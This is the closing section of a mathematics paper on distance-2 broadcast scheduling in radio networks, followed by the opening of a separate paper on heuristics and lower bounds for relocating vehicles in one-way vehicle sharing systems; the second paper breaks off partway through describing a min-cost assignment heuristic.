*Proof.* Partition the plane in four angular sectors of angle  $\frac{\pi}{2}$   $Z_1, Z_2, Z_3, Z_4$ . First, consider  $Z_1$  then using Lemma II.2 any target area appearing in  $Z_1$  has signature of form  $(i, i+1, \dots, i+j)$  for some  $i, j$  (after removing the disks not inducing proper areas and reordering  $D|_{Z_1}$ ). We can thus build a signature matrix for  $D|_{Z_1}$  having the same form as the matrices considered in subsection II-A. Since we showed that instances with such signature matrices can be dealt with using  $\mathcal{O}(\log_2(n))$  slots, we can cover any target area appearing in  $Z_1$  using  $\mathcal{O}(\log_2(n))$  slots. We can then do the same for  $Z_2, Z_3$  and  $Z_4$  sequentially and cover any target area induced by  $\mathcal{D}$  in  $\mathcal{O}(\log_2(n))$  slots.  $\square$

### III. CIRCULAR ARC NEIGHBOURHOODS

We now suppose that the set  $Y$  of target nodes can be placed on a circle, and the neighbourhoods of  $X$  can be represented by proper arcs on that circle - that is a target node  $y$  can be reached by a source node  $x$  if  $y$  lies on the arc representing  $x$ 's neighbourhood. For instance, on Figure 6,  $x_1$  has neighbourhood  $\{y_1, y_2, y_3, y_4\}$ .

$X$  and  $Y$  can be arbitrarily ordered as follows. Pick one of the source nodes  $x$  to be the first one in the  $X$  order ( $x = x_1$ ), then number  $\{y_1, \dots, y_k\}$  its neighbours. Now number  $x_2$  the node which arc starts after  $x_1$ , and its neighbours can be numbered following  $x_1$ 's neighbours. One can do so until every node in  $X$  and every node in  $Y$  have been ordered (see Figure 6).




Fig. 6. Dots are target nodes, arcs represent source nodes

**Theorem III.1.** *3 slots are always enough to solve D2B in the circular arc neighbourhoods case.*

*Proof.* The following procedure produces a solution to D2B using at most 3 slots.

- 1) order  $X$  and  $Y$  as previously explained
- 2) let  $y$  be the first target in  $Y$  not yet covered

- 3) add to the solution the arc covering  $y$  ending the furthest possible after  $y$
- 4) go to 2 while  $Y$  is not entirely covered

Denote  $x_1, \dots, x_k$  the nodes selected during the procedure. Then  $N(x_i) \cap N(x_{i+2}) = \emptyset$  for all  $i = \{1, \dots, k-3\}$ . Indeed, if  $N(x_i) \cap N(x_{i+2}) \neq \emptyset$  then consider the target  $y$  that forced the algorithm to pick  $x_{i+1}$ , and the target  $y'$  that made it pick  $x_{i+2}$ . We know that  $y \notin N(x_i)$ , and that the arc  $x_{i+1}$  ends after the arc  $x_{i+2}$  (otherwise  $x_{i+2}$  would have been picked instead since  $N(x_i) \cap N(x_{i+2}) \neq \emptyset$ ), but then  $y'$  being the first target after  $x_{i+2}$  would be contained in  $N(x_{i+1})$  and  $x_{i+2}$  would not have been picked, that is absurd thus  $N(x_i) \cap N(x_{i+2}) = \emptyset$ .

Possibly  $N(x_{k-2}) \cap N(x_k) \neq \emptyset$ . Now, let  $X_1 = \{x_i, i < k \text{ is odd}\}$ ,  $X_2 = \{x_i, i < k \text{ is even}\}$  and  $X_3 = \{x_k\}$ .  $\{X_1, X_2, X_3\}$  is thus a broadcast using three slots.  $\square$

### IV. CONCLUSION

We studied the distance-2 broadcast problem in two specific cases. In general graphs, there is a tight  $\mathcal{O}(\log(n)^2)$  upper bound on the number of slots needed to solve the problem. We improved this bound in unit disk graphs to  $\mathcal{O}(\log(n))$ . In the case the neighbourhoods can be represented as circular intervals, we proved the bound to be even lower:  $\mathcal{O}(1)$ .

In the future we would like to extend our research to other classes of graph, or more accurate communication models. Another interesting problem is the maximal cover in a fixed number of slots.

### REFERENCES

- [1] R. Bar-Yehuda, O. Goldreich, and A. Itai, "On the time-complexity of broadcast in multi-hop radio networks: An exponential gap between determinism and randomization," *Journal of Computer and System Sciences*, vol. 45, no. 1, pp. 104–126, 1992, ISSN: 0022-0000. DOI: 10.1016/0022-0000(92)90042-H.
- [2] N. Alon, A. Bar-Noy, N. Linial, and D. Peleg, "A lower bound for radio broadcast," *Journal of Computer and System Sciences*, vol. 43, no. 2, pp. 290–298, 1991, ISSN: 0022-0000. DOI: 10.1016/0022-0000(91)90015-W.
- [3] O. Cogis, B. Darties, S. Durand, J. König, and G. Simonet, "The mv-decomposition: Definition and application to the distance-2 broadcast problem in multi-hops radio networks," in *Fifth IFIP-TCS, 2008*, 2008, pp. 115–126. DOI: 10.1007/978-0-387-09680-3\_8.
- [4] D. Peleg, "Time-efficient broadcasting in radio networks: A review," in *ICDCIT 2007, Bangalore, India, December 17-20. Proceedings*, T. Janowski and H. Mohanty, Eds. Springer Berlin Heidelberg, 2007, pp. 1–18, ISBN: 978-3-540-77115-9. DOI: 10.1007/978-3-540-77115-9\_1.
- [5] T. Chan and E. Grant, "Exact algorithms and apx-hardness results for geometric packing and covering problems," *Computational Geometry*, vol. 47, no. 2, pp. 112–124, 2014, Special Issue: 23rd Canadian Conference on Computational Geometry (CCCG11), ISSN: 0925-7721. DOI: 10.1016/j.comgeo.2012.04.001.

# Vehicle Oriented Algorithms for the Relocation of Vehicle Sharing Systems

Alain Quilliot

LIMOS CNRS, Labex IMOBS3  
Université Blaise Pascal  
63000 Clermont-Ferrand, France  
Email: alain.quilliot@isima.fr

Antoine Sarbinowski

LIMOS CNRS, Labex IMOBS3:  
Université Blaise Pascal  
63000 Clermont-Ferrand, France.

**Abstract**—Managing a one-way vehicle sharing system means periodically moving free access vehicles from excess to deficit stations in order to avoid local shortages. We perform a lower bound analysis for the static version of the resulting operational decision problem, and derive from this analysis two heuristic algorithms whose main feature is to be vehicle oriented, which means that they focus on the way vehicles are exchanged between excess and deficit stations.

## I. INTRODUCTION

**V**EHICLE Sharing systems [13, 16] are emerging mobility systems which aim at compromising between purely individual mobility and rather rigid public transportation. Such a system is composed of a set of stations, at which free access vehicles are parked. Those vehicles can be bicycles or electric cars. There exists a special station called *Depot*, in which a set of carriers (trucks, self-platoon convoys, ...) are stored, which periodically exchange vehicles between the stations and eventually provide the system with additional vehicles. A trend is to make the system be a one-way system, which means that users are not imposed to give vehicles back at the station where they have been picking up. This feature makes the system more attractive. But a drawback is that it raises the eventuality of unbalanced situations, in the sense that some stations may become overfilled other under-filled, provoking local shortages or making users unable to give their vehicle back. In order to avoid such a situation, managers have to periodically perform a relocation process: carriers pick up vehicles from excess stations and transfer them to deficit stations. Performing this process while meeting both economic and quality of service purposes means addressing a Vehicle Sharing Relocation problem (VSR). Though practically this VSR problem has to be handled on line [13, 14], most related academic studies have been involving static (see [5, 6, 13, 15, 19]), or eventually dynamic formulations [11, 17].

Those formulations, which differ in a significant way from an author to another, have been mostly

handled through hierarchical decomposition into a carrier routing master model and a vehicle load/unload slave model, and through local search or genetic algorithms (see [6, 8, 10, 18]). Their common feature is that they are carrier oriented, in the sense that they focus on the construction of the recollection tours which are run by the carriers, and consider the routing of the vehicles inside the carriers as a kind of slave object. Such an approach may be discussed because it cannot rely on a backward link between the master carrier tour collection and the vehicle sub-problem, which would provide sensitivity information and help in driving the search for the master object. It comes that the search for the master carrier tour collection is very often performed in a somewhat blind way.

We adopt here the opposite point of view and consider that an efficient way to perform a relocation process is to route the vehicles from excess stations to deficit ones in a way which make them share, as often as possible, related carriers. So the purpose of this work is to propose and test alternative approaches to carrier oriented ones, which we shall call vehicle oriented: the vehicle routing strategy becomes the master object, which determines in turn the carrier routes.

The paper is organized as follows. First we introduce a formal VSR model, generic in the sense that it mixes different criteria: economic cost of the relocation process (number of carriers and carrier riding time), and quality of service (unavailability of the vehicles during the process). Next we perform a lower bound analysis of this VSR model. The way we obtain lower bounds leads us to the design of 2 heuristic VSR algorithm: the first one considers the way vehicles are distributed from excess stations to deficit ones as the master object and relies on a *Min Cost Assignment/Pick up and Delivery* decomposition; the second one considers the aggregated routing of the vehicles along the station network as a main object, and relies on a *lift* procedure which turns an aggregated routing of vehicles and carriers into a feasible VSR solution. We end with numerical experiments.

## II. THE VSR MODEL

### A. Instances, Feasible Solutions and Models.

#### VSR (Vehicle Sharing Relocation Problem)

**Instances:** We consider here a set  $X$  of stations, one of them being a specific station *Depot*. Any station  $x$  is provided with a coefficient  $v(x)$ , which tells us that  $v(x)$  vehicles are in *excess* at station  $x$ : if  $v(x)$  is strictly negative, then we need to bring  $-v(x)$  vehicles to station  $x$  ( $x$  is then said to be a *deficit* station); if  $v(x)$  is strictly positive, then  $x$  is an *excess* station and we need to remove  $v(x)$  from  $x$ ; if  $v(x) = 0$  then  $x$  is said to be *neutral*. We suppose that  $\sum_{x \in X} v(x) = 0$ , which means that the *Depot* station may be used to bring additional vehicles to the system, or, conversely, to remove some of them. *DIST* denotes the  $X \times X$  distance matrix:  $DIST_{x,y}$  is the distance (time required for a carrier to go from  $x$  to  $y$ ) between station  $x$  to station  $y$ . Matrix *DIST* is not required to be symmetric, but should satisfy the *Triangle* inequality. *T-Max* is the maximal *makespan* of the relocation process, which means that the total duration of this process should not exceed *T-Max*. By the same way, *COST* denotes the carrier cost matrix:  $COST_{x,y}$  is the cost which is induced for a carrier when it moves from  $x$  to  $y$ . All carriers are identical with capacity *CAP* and initially located at the *Depot* station. This defines a VSR instance  $(X, v, CAP, T-Max, DIST, COST)$ .

**VSR Feasible Tours:** A VSR tour  $\Gamma$  is a finite sequence  $\Gamma_{Route} = \{x_0 = Depot, x_1, \dots, x_{n(\Gamma)} = Depot\}$  of stations, which is called a *route*, given together with a *loading strategy*, that means with 2 sequences  $\Gamma_{Load} = \{L_0, L_1, \dots, L_{n(\Gamma)}\}$  and  $\Gamma_{Time} = \{T_0 = 0, T_1, \dots, T_{n(\Gamma)}\}$  of coefficients whose meaning is: a carrier which follows the route  $\Gamma$  loads, at time  $T_i$ ,  $L_i$  vehicles at station  $x_i$  (unloads in case  $L_i < 0$ ). The *COST*-length  $L-COST(\Gamma)$  of such a tour is the sum  $\sum_j (COST_{x_j, x_{j+1}})$  and its *DIST*-length  $L-DIST(\Gamma)$  is the sum  $\sum_j (DIST_{x_j, x_{j+1}})$ . This VSR tour  $\Gamma$  is VSR feasible if:

- For any  $i = 0, \dots, n(\Gamma)-1$ ,  $T-Max \geq T_{i+1} \geq T_i + DIST_{x_i, x_{i+1}}$ ; (E1)

- For any  $i = 0, \dots, n(\Gamma)-1$ ,  $0 \leq L_i^* = \sum_{j=0..i} L_j \leq CAP$ ; (E2)

- $\sum_{j=0..n(\Gamma)} L_j = 0$ ; (E3)

- For any  $j$  such that  $v(x_j) \geq 0$ , then  $v(x_j) \geq L_j \geq 0$ ; (E4)

- For any  $j$  such that  $v(x_j) \leq 0$ , then  $v(x_j) \leq L_j \leq 0$ . (E5)

**Explanation:** (E1): A carrier needs at least  $DIST_{x_i, x_{i+1}}$  time units in order to go from  $x_i$  to  $x_{i+1}$ ; (E2):  $L_i^*$  denotes its current load when it leaves  $x_i$ , and this loads cannot exceed the capacity *CAP*; (E3): Any carrier is empty when it starts and finishes a

tour; (E4, E5): loading (unloading) operations are respectively restricted to *excess* (*deficit*) stations, which also means that we impose a given vehicle to be moved from an *origin* station to a *destination* station by exactly one carrier (*Non Preemption* hypothesis).

Given scaling coefficients  $\alpha, \beta, \delta$ , together with a VSR instance  $(X, v, CAP, T-Max, DIST)$ , we set:

**VSR Model:** {Compute a VSR feasible tour collection  $\Gamma^* = \{\Gamma(k), k = 1..K\}$  such that:

- For any station  $x$ :  
 $\sum_k \sum_{i \text{ such that } x(k)_i = x} L(k)_i = v(x)$ . (E6)
- Minimize  $Cost(\Gamma^*) = \alpha K + \beta \sum_k L-Cost(\Gamma(k)) + \delta (\sum_k \sum_j (DIST_{x(k)_j, x(k)_{j+1}} \cdot L_j^*))$ .

**Explanation:** (E6): For any *excess* station  $x$ ,  $v(x)$  vehicles have to be picked up in  $x$ , and for any *deficit* station  $x$ ,  $-v(x)$  vehicles have to be delivered to  $x$ . Minimize:  $Cost(\Gamma^*)$  is a weighted sum of the active carrier number  $\alpha K$ , the carrier riding cost  $\sum_k L-Cost(\Gamma(k))$  and the vehicle riding time (time vehicles spend into the carriers)  $\sum_k \sum_j (DIST_{x(k)_j, x(k)_{j+1}} \cdot L_j^*)$ .

**Remark 1 about MIP VSR models and Complexity:** Modeling VSR through a MIP (*Mixed Integer Linear Program*) is possible, but difficult and inefficient. As for complexity, VSR is NP-Hard, even if we consider one carrier ( $\alpha$  very large) with capacity 1, if every quantity  $v(x)$  is equal to 1 or -1, and if  $\delta = 0$ . In such a case, solving the problem becomes equivalent to solving the *Travelling Salesman* problem on a bipartite graph (the *excess* stations on one side and the *deficit* ones on the other side), which is known to be NP-Hard. Also, we may notice that VSR contains the *Uncapacitated Swapping Problem*, which is also known to be NP-Hard (see [2]).

### B. Loading Strategy Flow Model.

Let us suppose now that we are provided with a collection  $\Gamma_{Route}^* = \{\Gamma_{Route,1}, \dots, \Gamma_{Route,K}\}$  of  $K$  carrier routes, all with length  $\leq T-Max$ . We define a network  $H(\Gamma_{Route}^*)$  as follows:

- Nodes of  $H(\Gamma_{Route}^*)$  are :
  - copies of the nodes  $x_j^k$  of  $\Gamma_{Route,1}, \dots, \Gamma_{Route,K}$ , considered as being all distinct;
  - a source  $s$  and a pit  $p$ ;
  - nodes  $Exc(x)$ ,  $x \in X$ , *excess* nodes;
  - nodes  $Def(x)$ ,  $x \in X$ , *deficit* nodes.
- Arcs  $e$  of  $H(\Gamma_{Route}^*)$  and related costs  $C_e$  are :
  - *tour-arcs*  $e = (x_j^k, x_{j+1}^k)$  of the routes  $\Gamma_{Route,k}$ , with cost  $C_e = DIST_{x_j^k, x_{j+1}^k}$ ;
  - *load-arcs*  $e = (Exc(x), x_j^k)$ ,  $x \in X$ , *x excess*, such that the image in  $X$  of  $x_j^k$  is  $x$ , with  $C_e = 0$ ;
  - *unload-arcs*  $e = (y_j^k, Def(y))$ ,  $y$  *deficit*, such that

- the image in  $X$  of  $y_j^k$  is  $y$ , with  $C_e = 0$ ;
- $\circ$  excess-arcs  $e = (s, \text{Exc}(x))$ ,  $x$  excess, with  $C_e = 0$ ;
- $\circ$  deficit-arcs  $e = (\text{Def}(y), p)$ ,  $y$  deficit, with  $C_e = 0$ .

Then we set:

- Load-VSR Model:** {Compute on the network  $H(\Gamma_{\text{Route}}^*)$  a non negative integral arc indexed flow vector  $Z$  such that:
- $\circ$  for any arc-tour  $e$ ,  $Z_e \leq \text{CAP}$ ;
  - $\circ$  for any arc  $e = (s, \text{Exc}(x))$ ,  $x$  excess,  $Z_e = v(x)$ ;
  - $\circ$  for any arc  $e = (\text{Def}(y), p)$ ,  $y$  deficit,  $Z_e = -v(y)$ ;
  - $\circ$   $C \cdot Z = \sum_e C_e \cdot Z_e$  is the smallest possible}

**Lemma 0:** Any optimal solution (if it exists) of Load-VSR provides us with an optimal loading strategy related to the route collection  $\Gamma_{\text{Route}}^*$ .

**Proof:** Any loading strategy related to the tour collection  $\Gamma$  may be turned into a feasible solution of Load-VSR whose cost is exactly the vehicle riding time:  $\sum_k \sum_i (\text{DIST}(x(k)_i, x(k)_{j+1}) \cdot L^*_i)$ . Conversely, any flow vector  $Z$  which is a feasible solution of Load-VSR can be interpreted as a loading strategy.  $\square$

We deduce the following **VSR Route Oriented reformulation:** {Compute a route collection  $\Gamma_{\text{Route}}^* = \{\Gamma_{\text{Route},1}, \dots, \Gamma_{\text{Route},K}\}$ , and a feasible solution  $Z$  of the related Load-VSR model, such that:  $\alpha \cdot K + \delta \cdot C \cdot Z + \beta \cdot \sum_k L\text{-Cost}(\Gamma_{\text{route},k})$  is the smallest possible}.

### III. VSR LOWER BOUNDS

We propose here 2 classes of VSR lower bounds: the first one relies on *Min-Cost Assignment* models which separately bound the *active carrier number*  $K$ , the *carrier riding cost*  $\sum_k L\text{-COST}(\Gamma(k))$  and the *vehicle riding time*  $\sum_k \sum_i (\text{DIST}_{x(k)_i, x(k)_{j+1}} \cdot L^*_i)$ . The second one, more complex, embraces the 3 quantities in a *same Network-Flow* model.

#### A. Min-Cost Assignment Based Lower Bounds.

We set the following ILP models:

- VMC Vehicle-Min-Cost:** {Compute integral vector  $Q = (Q_{x,y}, x \text{ excess}, y \text{ deficit stations})$  0, such that:
- $\circ$  For any excess station  $x$ ,  $\sum_{y \text{ deficit}} Q_{x,y} = v(x)$ ;
  - $\circ$  For any deficit station  $y$ ,  $\sum_{x \text{ excess}} Q_{x,y} = -v(y)$ ;
  - $\circ$  Minimize  $\sum_{x,y} \text{DIST}_{x,y} \cdot Q_{x,y}$ }

We denote by *LB-VMC* the related optimal value, which may be computed while relaxing the integrality constraint on the vector  $Q$ .

**UCMC Unit-Carrier-Min-Cost:** {Compute rational vector  $R = (R_{x,y}, x, y \in X) \geq 0$ , such that:

- $\circ$  For any excess station  $x$ ,  $\sum_{y \text{ deficit station}} R_{x,y} = v(x)$
- $\circ$  For any deficit station  $y$ ,  $\sum_{x \text{ excess station}} R_{x,y} = -v(y)$
- $\circ$   $\sum_y R_{\text{Depot},y} = \sum_y R_{y,\text{Depot}} \geq 1$
- $\circ$  For any subset  $A$ , which is not empty and does not contain Depot,  $\sum_{x \in A, y \notin A} R_{x,y} \geq 1$  (No Subtour Constraint)
- $\circ$  Minimize  $\sum_{x,y} \text{COST}_{x,y} \cdot R_{x,y}$ }

*LB-UCMC* is the related optimal value.

**CMC Carrier-Min-Cost:** {Compute rational vector  $R = (R_{x,y}, x, y \text{ stations}) \geq 0$ , such that:

- $\circ$  For any excess station  $x$ ,  $\text{CAP} \cdot \sum_y R_{x,y} = \text{CAP} \cdot \sum_y R_{y,x} \geq v(x)$
- $\circ$  For any deficit station  $y$ ,  $\text{CAP} \cdot \sum_x R_{x,y} = \text{CAP} \cdot \sum_x R_{y,x} \geq -v(y)$
- $\circ$   $\sum_y R_{\text{Depot},y} = \sum_y R_{y,\text{Depot}} \geq 1$
- $\circ$  For any subset  $A$ , which is not empty and does not contain Depot,  $\sum_{x \in A, y \notin A} R_{x,y} \geq 1$
- $\circ$  Minimize  $\sum_{x,y} \text{COST}_{x,y} \cdot R_{x,y}$ }

*LB-CMC* is the related optimal value. We denote by *LB-Time-CMC* the value of the model which derives from CMC by replacing *COST* by *DIST*.

**Theorem 1:**  $\text{LB-MC} = \alpha \cdot \lceil \text{LB-Time-CMC} / T\text{-Max} \rceil + \beta \cdot \text{LB-CMC} + \delta \cdot \text{LB-VMC}$  is a VSR lower bound.

**Proof:** We see that *VLB-A* is a lower bound for the vehicle riding time:  $\sum_k \sum_i (\text{DIST}_{x(k)_i, x(k)_{j+1}} \cdot L^*_i)$ . Also *LB-CMC* is clearly a lower bound for the carrier riding cost  $\sum_k T(k)_{n(I(k))}$ . We conclude by noticing that the number of carriers  $K$  must be at least equal to the quantity (*Carrier Riding Time* / *T-Max*).  $\square$

**Theorem 2:** A Non Preemptive VSR lower bound is given by  $\text{LB-UMC} = \alpha \cdot \lceil \text{LB-Time-UCMC} / (\text{CAP} \cdot T\text{-Max}) \rceil + \beta \cdot \text{LB-UCMC} / \text{CAP} + \delta \cdot \text{LB-VMC}$ .

**Proof:** We notice that any tour  $\gamma$  which satisfies (E1, E2, E3) may be split into *CAP tours*  $\gamma_1, \dots, \gamma_{\text{CAP}}$ , with same lengths, which globally perform the relocation process when related  $\text{CAP} = 1$ . So, if *Carrier-Ride-Time*<sub>1</sub> and *Carrier-Ride-Cost*<sub>1</sub> respectively denote the smallest possible values for the carrier riding time and the carrier riding cost related to the case when  $\text{CAP} = 1$  and  $T\text{-Max} = +\infty$ , we see that: the *Riding Time (Riding Cost)* of any VSR solution  $\Gamma$  is at least equal to *Carrier-Ride-Time*<sub>1</sub> / *CAP* (*Carrier-Ride-Cost*<sub>1</sub> / *CAP*). We deduce that  $\alpha \cdot \lceil \text{Carrier-Ride-Time}_1 / \text{CAP} \cdot T\text{-Max} \rceil + \beta \cdot \text{Carrier-Ride-Cost}_1 / \text{CAP} + \delta \cdot \text{LB-VMC}$  is a VSR lower bound. But *Carrier-Ride-*




$Time_1$  corresponds to a kind of TSP *carrier* tour starting and ending from depot, according to which the carrier alternatively moves from *excess* to *deficit* nodes. Clearly *LB-Time-UCMCA* provides us with a lower bound for the *DIST*-length of such a tour. The same reasoning holds with *Carrier-Cost-Time<sub>1</sub>*. We conclude.  $\square$

#### B. A Network Flow Based Lower Bound.

One may reinforce the above lower bounds according to the following construction. We first define a network  $G^* = (X^*, E^*)$  as follows:

- $X^* = X \cup \{s, p\}$  where nodes  $s$  and  $p$  are additional nodes *source* and *sink*;
- The restriction of  $G^*$  to  $X$  is a complete network: any related arc  $e = (x, y)$  is provided with a *carrier cost*  $CC_e = COST_{x,y} \cdot (\beta + \alpha/T\text{-Max})$  and to a *vehicle cost*  $CV_e = \delta \cdot DIST_{x,y}$ .
- There is an arc  $(s, x)$  from  $s$  to any *excess station*  $x$ , with null *carrier* and *vehicle* costs;
- There is an arc  $(y, p)$  from any *deficit station*  $y$  to  $p$ , with null *carrier* and *vehicle* costs;
- There is a *backward arc*  $(p, s)$ , with null *carrier* and *vehicle* costs.



**Figure 1:** A network  $G^*$  derived from 3 excess stations and 5 deficit stations.

Then we set:

**VSR-Flow Model:** {Compute on the network  $G^*$  two integral flow vectors  $F$  and  $f$  such that:

- For any arc  $e = ((x, y), x, y \neq s, p)$ ,  

$$f_e \leq CAP \cdot F_e; \quad (E7)$$
- For any excess (or neutral) station  $x$ ,  

$$f_{(s,x)} = v(x) \quad (E8)$$
- For any deficit deficit station  $y$ ,  

$$f_{(y,p)} = -v(y) \quad (E8-I)$$
- $\sum_y F_{Depot,y} = \sum_y F_{y,Depot} \geq 1 \quad (E9)$
- Minimize  $\sum_{arcs e} CC_e \cdot F_e + \sum_{arcs e} CV_e \cdot f_e$

We denote by *LB-Flow* the related optimal value of this program. Then we may state:

**Theorem 3:** *LB-Flow* is a VSR lower bound .

**Proof :** Any VSR feasible solution may be represented as a *tour* collection  $\Gamma^*$  (it is enough to consider the related *route* collection  $\Gamma^*_{Route}$ ) given together with a feasible solution  $Z$  of the linear program *Load-VSR*.

Clearly,  $\Gamma$  gives rise to a flow vector  $F$ . By the same way,  $Z$  may be turned into a flow vector  $f$  which satisfies (E8), and one easily checks that (E7) is satisfied by the two projections of  $\Gamma$  and  $Z$  as flow vectors  $F, f$  on the network  $G^*$ . It comes that any VSR feasible solution  $\Gamma, Z$  may be turned into a feasible solution  $(F, f)$  of *VSR-Flow*. But the cost of  $(\Gamma, Z)$  is equal to:  $\alpha \cdot K + \beta \cdot \sum_k L \cdot COST(\Gamma_k) + C \cdot Z$ , where  $C$  is the cost vector of the *Load-VSR* model. Proceeding as in the proof of Theorem 1, we see that this quantity is at least equal to:  $\alpha \cdot (\sum_k L \cdot DIST(\Gamma_k)) / T\text{-Max} + \beta \cdot \sum_k L \cdot COST(\Gamma_k) + C \cdot Z$ , which coincides with the quantity  $CC \cdot F + CV \cdot f$ . We conclude.  $\square$

**Remark 2:** The above *VSR-Flow* model does not solve our VSR problem. One may consider as example, a *station set*  $X = \{Depot, A, B, C\}$ , a *carrier flow*  $F$  which describes the *route*  $(Depot, A, B, C, A, Depot)$  followed by 1 *carrier* with capacity 1, and a *vehicle flow*  $f$  which routes 1 flow unit from *excess station*  $C$  to *deficit station*  $B$ . Then the *carrier* cannot deliver its load in  $B$  before picking it up in  $C$ .

**Remark 3:** *LB-Flow* value provides us with a better lower bound than the *LB-MC* lower bound of Theorem 3. Still, *VSR-Flow* is a complex NP-Hard model, whose rational relaxation yields a poor lower bound as soon as *CAP* is large. The *Lagrangian* relaxation of the coupling constraint (E7) yields a *Lagrangian* value  $\sup_{\lambda \in \Lambda} (\inf_h (CV + \lambda) \cdot h) + (\inf_H (CC - \lambda) \cdot H)$  where:

- Vector flow  $h$  is subject to (E8) and vector flow  $H$  is subject to (E9);
- $\Lambda = \{\lambda \text{ such that the restriction of the graph } G_{Proj} \text{ to } X \text{ does not contain any negative } (CC - \lambda)\text{-circuit}\}$ .

But, because of total unimodularity of flow constraint matrices, this value is the same as the value obtained by performing *Lagrangian* relaxation of (E7) on the rational relaxation of *VSR-Flow*. That means that the above *Lagrangian* value does not improve the standard relaxation of the integrality constraint.

## IV. VSR HEURISTICS

### A. Min-Cost Assignment Based Heuristic.

We decompose here the VSR Problem into a Master *Min-Cost Assignment* problem and a Slave *Pick&Delivery (PDP)* Problem. Let us recall that a *Pick&Delivery* instance (see [1, 3, 15]) is defined by:

- a set  $J$  of *requests*  $j = (o(j), d(j), \lambda(j))$ , where  $o(j)$ ,  $d(j)$  and  $\lambda(j)$  are respectively the origin, the destination and the load of  $j$ ;
- a maximal duration  $D\text{-Max}$  of the routes followed by the *trucks*, all with capacity  $CH$ ;
- a *Depot* node, where all *trucks* are initially

located;

- a distance matrix  $D$ , defined on the set  $N$  of all nodes  $o(j)$ ,  $d(j)$ ,  $j \in J$ , augmented with the *Depot* node.

A collection  $\rho$  of *truck routes*  $\rho(m)$ ,  $m = 1..M$  defined on the set  $N$  is a feasible *PDP* solution if:

- Every *request*  $j$  is serviced by some *truck*  $m$ :  $m$  first loads  $\lambda(j)$  in  $o(j)$  and unloads it in  $d(j)$ ;
- The load of a *truck* never exceeds capacity  $CH$ ;
- The length (for the  $D$  matrix) of any route  $\rho(m)$ ,  $m = 1..M$ , never exceeds  $D\text{-Max}$ .

The length, in the sense of the  $D$  matrix, of route  $\rho(m)$ , is denoted by  $L\text{-}D(\rho(m))$ . Then solving our *PDP* instance means computing such a feasible *route* collection  $\rho$  which minimizes a quantity:

$$A.M + B. \sum_m L\text{-}D(\rho(m)) + C. \sum_j \lambda(j).Ride(j),$$

where  $Ride(j)$  is the time spent by load  $\lambda(j)$  inside a *truck*. A *Load-Split PDP* instance is defined the same way, but loads  $\lambda(j)$  may be split it into several sub-loads, which are separately handled.

Let us come back to our *VSR* instance, and suppose that we know, for every pair of *stations*  $(x, y)$ , where  $x$  is an *excess station* and  $y$  is a *deficit station*, which quantity  $Q_{x,y}$  had to move from  $x$  to  $y$  in order to achieve the *Relocation* process. Then, we only need to solve the *Load-Split PDP* instance defined by:

- *Requests*  $j = (o(j)=x, d(j)=y, \lambda(j)=Q_{x,y})$ , taken for all pairs  $x, y$  such that  $Q_{x,y} \neq 0$ ;
- $D\text{-Max} = T\text{-Max}$ ;  $D = DIST$ ;  $CH = CAP$ ;
- $A = \alpha$ ,  $B = b$ ,  $C = \delta$ .

One easily checks that it is possible to impose assignment vector  $Q$  to be an optimal solution, for some cost vector  $U = (U_{x,y}, x \text{ Excess}, y \text{ Deficit}) \geq 0$ , of the following *MCA(U)* (*Min-Cost Assignment*) model:

**MCA(U):**{Compute integral vector  $Q = (Q_{x,y}, x \text{ excess}, y \text{ deficit stations}) \geq 0$ , such that:

- For any *excess station*  $x$ ,  $\sum_{y \text{ deficit}} Q_{x,y} = v(x)$ ;
- For any *deficit station*  $y$ ,  $\sum_{x \text{ excess}} Q_{x,y} = -v(y)$ ;
- Minimize  $\sum_{x,y} U_{x,y}.Q_{x,y}$ .

This yields the following decomposition scheme *VSR-MCA* for the handling of the *VSR* Problem:

**VSR-MCA**( $N\text{-Rep}$ : Replication Number,  $N$ : Loop Number)

For  $j = 1..N\text{-Rep}$  do

Initialize cost vector  $U = (U_{x,y}, x \text{ Excess}, y \text{ Deficit}) \geq 0$ ;

For  $j = 1..N$  do (\*Local Search Loop\*)

Derive a *PDP Assignment* vector  $Q$  through optimal resolution of *MCA(U)*;

Solve (in a heuristic way) the related *Load-Split PDP* instance;

Update cost vector  $U$ ;

Apply to the resulting *route* collection  $\Gamma_{Route}^* = \{\Gamma_{Route}(1), \dots, \Gamma_{Route}(K)\}$  the *Load-NP-VSR* model, and remove from the routes  $\Gamma_{Route}(k)$  all stations which do not correspond to any effective load/unload transaction;

Keep the best result ever obtained.

We deal with *Load-Split PDP* through a GRASP-VNS (*Variable Neighborhood Search*) process based upon *Insert/Remove* operators:

- *Insert* operator: Inserting request  $j = (o(j), d(j), \lambda(j))$  into some route  $\rho(m)$  means:
  - computing 2 insertion nodes  $x$  and  $y$  in  $\rho(m)$ , and some sub-load  $\lambda \leq \lambda(j)$ ;
  - inserting  $o(j)$  ( $d(j)$ ) between  $x$  ( $y$ ) and its successor in  $\rho(m)$ ;
  - adding  $\lambda$  to the current load of  $\rho(m)$  between  $x$  and  $y$ , and updating  $\lambda(j)$ ;
- *Remove* operator: Delete  $o(j)$  and  $d(j)$  from  $\rho(m)$  and update the load of  $m$  accordingly.

**Cost vector  $U$  initialization:** Because of Theorem 1 about *LB-MC* lower bound, we initialize  $U$  according to the *Shortest Cost/Distance Strategy*, that means by setting, for any  $x, y$ ,  $x \text{ Excess}$ ,  $y \text{ Deficit}$ ,  $U_{x,y} = DIST_{x,y} + \lambda. (COST_{x,y} + COST_{y,x})$  where  $\lambda$  is some randomly generated non negative coefficient.

**“Update cost vector  $U$ ” instruction:**

